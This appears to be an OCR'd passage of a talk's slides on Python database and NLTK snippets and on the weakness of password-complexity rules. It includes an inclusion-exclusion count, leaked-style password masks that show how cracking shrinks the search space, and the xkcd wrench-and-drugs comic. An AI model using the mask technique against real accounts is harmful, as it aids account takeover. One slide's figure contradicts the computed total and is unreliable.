>>> cur.execute("SELECT * FROM test;")
>>> cur.fetchone()
(1, 100, "abc'def")

>>> conn.commit()

>>> cur.close()
>>> conn.close()
```

Postgres


No need for fancy ORM

NLP WITH NLTK

```
>>> import nltk
>>> sentence = """At eight o'clock on Thursday morning
... Arthur didn't feel very good."""
>>> tokens = nltk.word_tokenize(sentence)
>>> tokens
['At', 'eight', "o'clock", 'on', 'Thursday', 'morning',
'Arthur', 'did', "n't", 'feel', 'very', 'good', '.']
>>> tagged = nltk.pos_tag(tokens)
>>> tagged[0:6]
[('At', 'IN'), ('eight', 'CD'), ("o'clock", 'JJ'), ('on', 'IN'),
('Thursday', 'NNP'), ('morning', 'NN')]
```

Password requirements == Secure password?

- ✅ 8 characters long
- ✅ 1 uppercase letter
- ✅ 1 number or special symbol



Start with all 8-character strings: 95^8

Then remove all passwords with no lowercase (69^8), all passwords with no uppercase (69^8), all passwords with no digit (85^8) and all passwords with no special character (62^8).

But then you removed some passwords twice. You must add back all passwords with:

- no lowercase AND no uppercase: 43^8
- no lowercase AND no digit: 59^8
- no lowercase AND no special: 36^8
- no uppercase AND no digit: 59^8
- no uppercase AND no special: 36^8
- no digit AND no special: 52^8

But then you added back a few passwords too many times. For instance, an all-digit password was remove three times in the first step, then put back three times in the second step, so it must be removed again:

- only lowercase: 26^8
- only uppercase: 26^8
- only digits: 10^8
- only special: 33^8

Grand total:
$95^8 - 69^8 - 69^8 - 85^8 - 62^8 + 43^8 + 59^8 + 36^8 + 59^8 + 36^8 + 52^8 - 26^8 - 26^8 - 10^8 - 33^8$
$= 3025989069143040 \approx 3.026 \times 10^{15}$

3 026 000 000 000 000 000

Password requirements == Secure password?

- ✅ 8 characters long
- ✅ 1 uppercase letter
- ✅ 1 number or special symbol

weapon

Password requirements == Secure password?

✅ 8 characters long

✅ 1 uppercase letter

✅ 1 number or special symbol

Weapon

Password requirements == Secure password?

- ✅ 8 characters long
- ✅ 1 uppercase letter
- ✅ 1 number or special symbol

```
Weapon90
```

Password requirements == Secure password?


- ✅ 8 characters long
- ✅ 1 uppercase letter
- ✅ 1 number or special symbol

Lastzzzz2	ULLLLLLLN
Dotzz1234	ULLLLNNNN
Fmzzzzz23	ULLLLLLNN
Waszzz123	ULLLLLNNN
Ownd2013!	ULLLNNNNS
Hashes13!	ULLLLLNNS
!Leak2013	SVLLLNNNN

80 000 000 000


What’s the best method for cryptanalysis?

Rubber-hose cryptanalysis


A CRYPTO NERD'S IMAGINATION:
HIS LAPTOP'S ENCRYPTED. LET'S BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.
NO GOOD! IT'S 4096-BIT RSA!
BLAST! OUR EVIL PLAN IS FOILED!
WHAT WOULD ACTUALLY HAPPEN:
HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.
GOT IT.

FASHION E-SHOP

500M CZK IN REVENUE



“Can I please ~~mess~~

play with your e-shop?

